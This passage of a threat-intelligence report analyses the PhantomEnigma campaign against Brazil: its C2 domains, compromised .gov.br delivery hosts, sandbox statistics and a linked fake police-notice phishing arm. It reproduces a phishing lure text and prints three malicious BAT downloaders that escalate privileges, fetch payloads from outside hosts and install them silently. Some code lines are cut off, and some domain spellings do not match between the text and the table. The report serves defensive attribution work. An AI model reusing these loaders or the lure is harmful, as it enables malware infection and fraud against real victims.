Within that cluster, approximately 108–125 analyses also contain stronger PhantomEnigma indicators, including known C2 infrastructure, compromised .gov.br hosts, beacon IPs, and the /laravel.php or /nbw/ communication patterns.

This gives defenders two useful levels of visibility: a wider cluster for threat hunting and a more tightly attributed core for higher-confidence investigation and response. It also allows the campaign to be tracked broadly without overstating which samples can be linked directly to PhantomEnigma.

Infrastructure & Handwriting

Co-hosting does not prove a shared operator. The delivery C2 infrastructure sits behind Cloudflare's shared edge (188.114.96[.]0/22, 104.21[.]x, 172.67[.]x), which hosts millions of sites. Cloudflare is a proxy, not the actor, and is not paint-eligible.

The operator uses three distinct hosting tiers, plus a compromised-victim delivery surface:

DELIVERY C2:

Eight registered domains, including a random-consonant .com DGA (dahieenloo[.]com, psznaoehteeh[.]com, taeiuep[.]com, eeresofeuae[.]com, zsxocjarsate[.]com) and Polícia Civil typosquats (policiacivilmg[.]com, pccvill[.]com, pccvioo[.]com). The domains are Cloudflare-fronted, use Google Trust certificates, are registered through MatBao, and are all second-level .com domains. This matches the earlier human brief, now supported by sandbox analyses counts. A new candidate, oficiospolicia[.]com, is also surfacing.

ORIGIN LEAK:

DNS records bypass Cloudflare fronting and point to 158.94.208[.]120, while oficiospolicia[.]com points to 91.92.241[.]181. Both are hosted on AS202412 OMEGATECH-AS in Seychelles, indicating the operator's likely origin hosting layer. This is stronger evidence than a CDN link, but it remains infrastructure evidence, not proof of attribution.

BEACON-EXFILTRATION TIER:

The separate infrastructure uses the bare IP addresses 185.219.83[.]191 and 188.137.246[.]189 on AS214943 RAILNET, an abused and Suricata-flagged ASN. These hosts serve the /laravel.php?api=api system-information endpoint and are deliberately kept separate from the Cloudflare-fronted delivery domains.


DELIVERY SURFACE:

At least 20 legitimate .gov.br municipal and police portals were compromised and used as delivery infrastructure. These include the 14 hosts identified in the earlier brief, such as marapoama.sp.gov[.]br, poa.sp.gov[.]br, and areal.rj.gov[.]br, as well as newly observed hosts including timon.ma.gov[.]br, loginam.sesp.es.gov[.]br (state public security), aplicacao.cbm.mt.gov[.]br (fire department), prodoc.ap.gov[.]br, and others.

Each host sits on an independent, legitimate hosting ASN. This is consistent with separately compromised sites rather than operator-owned infrastructure.

Rotation occurs weekly and in lockstep: the delivery host and C2 domain change together. Examples include timon.ma → policiacivilmg[.]com in April, poa.sp → pccvill[.]com in May, camaraparaguacu → dahieenloo[.]com in late June, and poa/funrespol → psznaoehteeh[.]com in July.

A single-domain blacklist can become ineffective within days.



Operator C2 Infrastructure (snapshot 2026-07-10):

Domain (defanged)	Sessions	Core (nodejs $\cap$ inno)	Verdict m/s/c	Observed status	Naming
policiacivilmg[.]com	55	34	16 / 15 / 24	No longer active at the time of review	Polícia Civil Polícia Civil MG typosquat
dahieenloo[.]com	25	18	6 / 10 / 9	Recently observed	Random-consonant DGA
pccvill[.]com	20	7	4 / 5 / 11	No longer active at the time of review	Polícia Civil typosquat
psznaoehte[.]com	9	7	2 / 5 / 2	Active in recent activity	Random-consonant DGA
pccvioo[.]com	7	5	6 / 1 / 0	No longer active at the time of review	Polícia Civil typosquat
taaeiuep[.]com	7	4	2 / 2 / 3	No longer active at the time of review	DGA; linked by abuse.ch ThreatFox to Inno Setup, Procuração Digital, and Brazil-focused activity
eeresofeuae[.]com	3	1	2 / 0 / 1	Recently observed	Random-consonant DGA
zxsocjarsate[.]com	1	1	1 / 0 / 0	Confirmed active on July 12, 2026	DGA; confirmed live through a POST request to /nbw/

Scale & Statistics


The figures below show the scale of the activity observed in ANY.RUN. Unless stated otherwise, each value represents a sandbox analysis session—not a unique attack, victim, or detection-rule firing. Repeated submissions by analysts, MSSPs, or automated systems may increase the totals.

Metric	Value	Unit	Snapshot
Core build-chain spine nodejs and inno (= 4-tag combo)	231	Sandbox analysis	2026-07-11
Core verdict split	114 mal / 52 susp / 65 clean	Sandbox analysis	2026-07-11
Core engine-miss (clean despite malicious build)	65 / 231 = 28.1%	Sandbox analysis	2026-07-11
Core monthly trend (Jan to Jul)	7 / 21 / 58 / 21 / 66 / 31 / 27	Sandbox analysis	2026-07-11
Attributed core (hard PE marker)	≈108-125 (not 231)	Sandbox analysis	2026-07-11
Operator C2 cohort (8 domains, DNS-OR)	127	Sandbox analysis	2026-07-11
C2-cohort verdict	39 mal/38 susp/50 clean (39% clean)	Sandbox analysis	2026-07-11
.gov[.]br delivery(nodejs $\cap$ inno $\cap$ *.gov.br)	73	Sandbox analysis	2026-07-11
.gov[.]br verdict	26 mal/29 susp/18 clean (25% clean)	Sandbox analysis	2026-07-11
.gov[.]br monthly (Marto Jul)	9 / 10 / 20 / 16 / 18	Sandbox analysis	2026-07-11
/laravel.php?api=api beacon	17 index-wide / 2 in-spine	Sandbox analysis	2026-07-11
RAILNET beacon IPs	185.219.83[.]191 = 2 · 188.137.246[.]189 = 15(union 17)	Sandbox analysis	2026-07-11
Ofício-PC quishing arm(delivery arm)	99 (hardened core 95)	Sandbox analysis	2026-07-13
Detection rules measured	24 (18 review/5 auto-tag/1reject)	Sandbox analysis	2026-07-12

Several count corrections were applied during validation. The policiacivilmg[.]com figure was corrected from 55 index-wide DNS records to 34 sandbox analyses within the core cluster. The C2-cohort negative-control rate changed from 0.4% to approximately 15% when recalculated per [sandbox analysis](#), while the GitHub Node.js bridge was corrected from eight analyses to three.

Where a figure represents rule firings or index-wide records rather than sandbox analyses, this is stated explicitly.

The Ofício-PC Delivery Arm



Jan - Apr 2026 phishing

A separate investigation (oficio-pc-2026-07) covered what first appeared to be an unrelated Brazil-targeted operation: fake “Ofício / Intimação Polícia Civil” QR-code PDFs—for example, DOC_<CNPJ>.pdf, with the EXIF title “Ofício Polícia Civil”—leading through a bare-IP PHP “Real/Fake” cloaker to a fake “Verificação de Acesso” ClickFix page, followed by PowerShell wget .../oficioprotocolo.tng → iex.

We identified 99 sandbox analyses, with a hardened core of 95. Of these, 32.3% received no malicious verdict. The activity ran from January to April 2026, peaking in February with 75 analyses. It has been dormant in our dataset since April 23, 2026, although the backend IP 195.177.94[.]103 was still live on July 10, 2026.



GOVERNO DO ESTADO DO AMAPÁ
SECRETARIA DE DEFESA SOCIAL
POLÍCIA CIVIL DO AMAPÁ
3ª DELEGACIA DE COMBATE À CORRUPÇÃO E AO CRIME
ORGANIZADO

Macapá, Amapá 22 de janeiro de 2026

Ofício nº 540222/2026

Ref. IP nº 2026.0541.000018-33

PERPETUO CONSULTORIA ESPECIALIZADA LTDA

DOCUMENTO 29.695.351/0001-46

A **POLÍCIA CIVIL DO ESTADO DO AMAPÁ**, PELA AUTORIDADE POLICIAL SUBSCRITORA, COM FULCRO NO ARTIGO 144, § 4º DA CONSTITUIÇÃO FEDERAL, ARTIGO 103 DA CONSTITUIÇÃO ESTADUAL, ARTIGO 4º E SEGUINTE DO CÓDIGO DE PROCESSO PENAL, ARTIGO 1º, PARÁGRAFO ÚNICO DA LEI 9296/96 E ART. 10, § 3º COMBINADO COM A LEI Nº 12.830/2013, VEM POR INTERMÉDIO DESTES, REQUISITAR OS **DADOS CADASTRAIS**

Conteúdo Encriptado

O conteúdo deste documento não está disponível pois encontra-se protegido por criptografia.
Para descriptar e visualizar o texto original, é necessário instalar o certificado digital.

[Instalar Certificado Digital](#)

Atenciosamente,

POLÍCIA CIVIL DO ESTADO DO AMAPÁ
Delegacia Policial




Documento assinado eletronicamente por **POLÍCIA CIVIL DO ESTADO DO AMAPÁ**, Mat. 399.750-2 em 22/01/2026, às 11:38.



A autenticidade deste documento pode ser conferida no site pelo qr code informando o código do protocolo: **540222**.

AVENIDA AMAPÁ, 808 MACAPÁ - AP
Telefone: (96) 99907-6977

2026.0541.000018-33



The sandbox-visible tail of this arm is the Zabbixsoftware "Zab agent" kit, which uses operator-created paths such as /zab/agent/send and /api/request/<uuid>/status on logs.zabbixsoftware[.]com, later rotating to oauth.openvpnnet[.]com, and leads to Shellter-packed Cobalt Strike.

The loader oficio<digits>PCAP.exe (SHA-256: 7de52b73...) appeared in eight sandbox analyses and received a clean verdict. External malware repositories and vendors also identified the file as associated with Cobalt Strike and Shellter.

Why It Is the Same Operator

The strongest signal is shared delivery infrastructure: at least four compromised .gov.br and .jus.br hosts served both the Ofício quishing PDFs and PhantomEnigma Inno/Node.js installers.

Compromised gov host	PhantomEnigma installers (nodejs/inno)	Ofício-PC tasks
timon.ma.gov[.]br	11	3
protocolo.sorocaba.sp.gov[.]br	2	14
prodoc.ap.gov[.]br	1	17
portaldrh.tjba.jus[.]br	1	17

A single-arm build-chain test cannot separate a multi-arm operator whose arms use different chains by design. Re-analysis of our own data, including the four shared hosts above and the identical Polícia Civil theme, supports the same-operator assessment.

SAME OPERATOR AS PHANTOMENIGMA:

- **Medium-high confidence** based on sandbox evidence alone
- **High confidence** when combined with the analyst-obtained emails and the installer-to-BAT second stage

For organizations, treating these arms as unrelated could hide the full scope of the operation, delay containment, and increase investigation and recovery costs.

```

1  &cls
2  REM HaHaHa 24wtrw3 24wtrw3 24wtrw3 24wtrw3
3  @echo off
4  cd /d "%~dp0"
5  setlocal enabledelayedexpansion
6
7  set COUNT=3
8  set /A INDEX=%RANDOM% %% COUNT
9  set "DOMAINS[0]=https://kak.is/get_it.php"
10 set "DOMAINS[1]=https://kak.is/get_it.php"
11 set "DOMAINS[2]=https://kak.is/get_it.php"
12 set "SELECTED_URL=!DOMAINS[%INDEX%]!"
13
14 if exist "%PUBLIC%\Documents\u.dat" exit /b 0
15
16 net session >nul 2>&1
17 if %errorlevel% neq 0 (
18     powershell -WindowStyle Hidden -Command "Start-Process '%~0' -Verb RunAs -WindowStyle Hidden"
19     exit /b
20 )
21
22 curl -s "!SELECTED_URL!" -o "%PUBLIC%\Documents\data.json" >nul 2>&1
23
24 powershell -WindowStyle Hidden -Command "Add-Type -AssemblyName System.Web; $j=Get-Content '%PUBLIC%\Documents\data.json' -Raw|ConvertFrom-Json; if($j.status -eq 'success'){[IO.File
25
26 if not exist "%PUBLIC%\Documents\out.7z" exit /b 1
27
28 if not exist "%PUBLIC%\Documents\temp\7za.exe" (
29     curl -s "https://www.7-zip.org/a/7za920.zip" -o "%PUBLIC%\Documents\7za.zip" >nul 2>&1
30     if not exist "%PUBLIC%\Documents\temp" mkdir "%PUBLIC%\Documents\temp"
31     powershell -WindowStyle Hidden -Command "Add-Type -A System.IO.Compression.FileSystem; [IO.Compression.ZipFile]::ExtractToDirectory('%PUBLIC%\Documents\7za.zip', '%PUBLIC\Docume
32 )
33
34 set /p PASS=<"%PUBLIC%\Documents\password.txt"
35
36 "%PUBLIC%\Documents\temp\7za.exe" x "%PUBLIC%\Documents\out.7z" -p"!PASS!" -o"%PUBLIC%\Documents\temp" -y >nul 2>&1
37
38 for %i in ("%PUBLIC%\Documents\temp\*.msi") do (
39     msisexec /i "%i" /qn /norestart >nul 2>&1
40     ping -n 3 127.0.0.1 >nul
41 )
42
43 timeout /t 3 >nul
44
45 echo ✓ > "%PUBLIC%\Documents\u.dat"
46 del "%PUBLIC%\Documents\data.json" "%PUBLIC%\Documents\out.7z" "%PUBLIC%\Documents\7za.zip" "%PUBLIC%\Documents\password.txt" 2>nul
47 rmdir /s /q "%PUBLIC%\Documents\temp" 2>nul
48
49 exit /b 0
50 REM HaHaHa 24wtrw3 24wtrw3 24wtrw3 24wtrw3

```

The BAT script from January malicious campaign

```

1  cls
2  @echo off
3  setlocal enabledelayedexpansion
4  :: =====
5  :: DETECTAR SE JÁ ESTÁ ELEVADO (ADMINISTRADOR)
6  :: =====
7  whoami /groups | find "S-1-5-32-544" >nul
8  if %errorlevel% neq 0 (
9  :: REINICIAR COM ADMIN, mas SEM JANELA extra
10 powershell -Command "Start-Process cmd.exe -ArgumentList '/c \"%~f0\"' __ADMIN_=1" -Verb RunAs"
11 exit /b
12 )
13 :: =====
14 :: APÓS ELEVADO - REDUZIR JANELA E FICAR SILENCIOSO
15 :: =====
16 if "%1"=="__ADMIN_=1" (
17 mode con cols=10 lines=1 >nul 2>&1
18 cls >nul 2>&1
19 )
20 cd /d "%~dp0"
21 :: =====
22 :: SISTEMA DE DOMÍNIOS ALEATORIOS
23 :: =====
24 set COUNT=0
25 set "DOMAINS[0]=https://webrelayapi[.]online/getloader.php"
26 set "DOMAINS[1]=https://atual2025[.]com/getloader.php"
27 set "DOMAINS[2]=https://notifica-modulo[.]com/getloader.php"
28 set COUNT=3
29 set /A INDEX=%RANDOM% %% COUNT
30 set "SELECTED_URL=!DOMAINS[%INDEX%]!"
31
32 :: =====
33 :: VERIFICAR INSTALAÇÃO
34 :: =====
35 if exist "%PUBLIC%\Documents\u.dat" exit /b 0
36 :: =====
37 :: 1. BAIXAR JSON E CONVERTER ZIP
38 :: =====
39 curl -s "%SELECTED_URL%" -o data.json
40 powershell -WindowStyle Hidden -Command ^
41 "Add-Type -AssemblyName System.Web; $j=Get-Content 'data.json' -Raw[ConvertFrom-Json; if($j.status -eq 'success'){[IO.File]::WriteAllBytes('output.zip',[Convert]::FromBase64String($j.encoded_data))}"
42 if not exist output.zip exit /b 1
43 :: =====
44 :: 2. BAIXAR ZIP E EXTRAIR

```

The BAT script from public research

Defining the PhantomEnigma Cluster Boundaries

During the investigation, analysts identified several adjacent malware clusters that initially appeared connected to PhantomEnigma. These included malicious GitHub releases, a help.bat loader, and StealC activity linked through shared scripts and public metadata.

Further analysis showed that these clusters should not be included in the confirmed PhantomEnigma activity based on the available evidence.

```

repos > downloads_github > cmd > releases > cddd > test2.cmd
1  @echo off
2  setlocal enabledelayedexpansion
3
4  set "DOWNLOAD_URL=https://github.com/hotthehottest/xaxexe/releases/download/sadadsad/water-1.zip"
5  set "ZIP_NAME=file.zip"
6  set "EXTRACT_DIR=FranzApp"
7  set "EXE_NAME=Franz.exe"
8
9  set "SCRIPT_DIR=%~dp0"
10 set "ZIP_PATH=%SCRIPT_DIR%\%ZIP_NAME%"
11 set "TARGET_DIR=%SCRIPT_DIR%\%EXTRACT_DIR%"
12 set "EXE_PATH=%TARGET_DIR%\%EXE_NAME%"
13
14 curl.exe -L -s -o "%ZIP_PATH%" "%DOWNLOAD_URL%"
15
16 if not exist "%ZIP_PATH%" (
17     exit /b 1
18 )
19
20 if not exist "%TARGET_DIR%" (
21     mkdir "%TARGET_DIR%"
22 )
23
24 where tar.exe >nul 2>&1
25 if %errorlevel% equ 0 (
26     tar.exe -xvf "%ZIP_PATH%" -C "%TARGET_DIR%"
27 ) else (
28     powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Expand-Archive -Path '%ZIP_PATH%' -DestinationPath '%TARGET_DIR%' -Force"
29 )
30
31 if %errorlevel% neq 0 (
32     exit /b 1
33 )
34
35 if exist "%ZIP_PATH%" (
36     del /f /q "%ZIP_PATH%"
37 )
38
39 if exist "%EXE_PATH%" (
40     start "" /D "%TARGET_DIR%" "%EXE_PATH%"
41 ) else (
42     exit /b 1
43 )

```

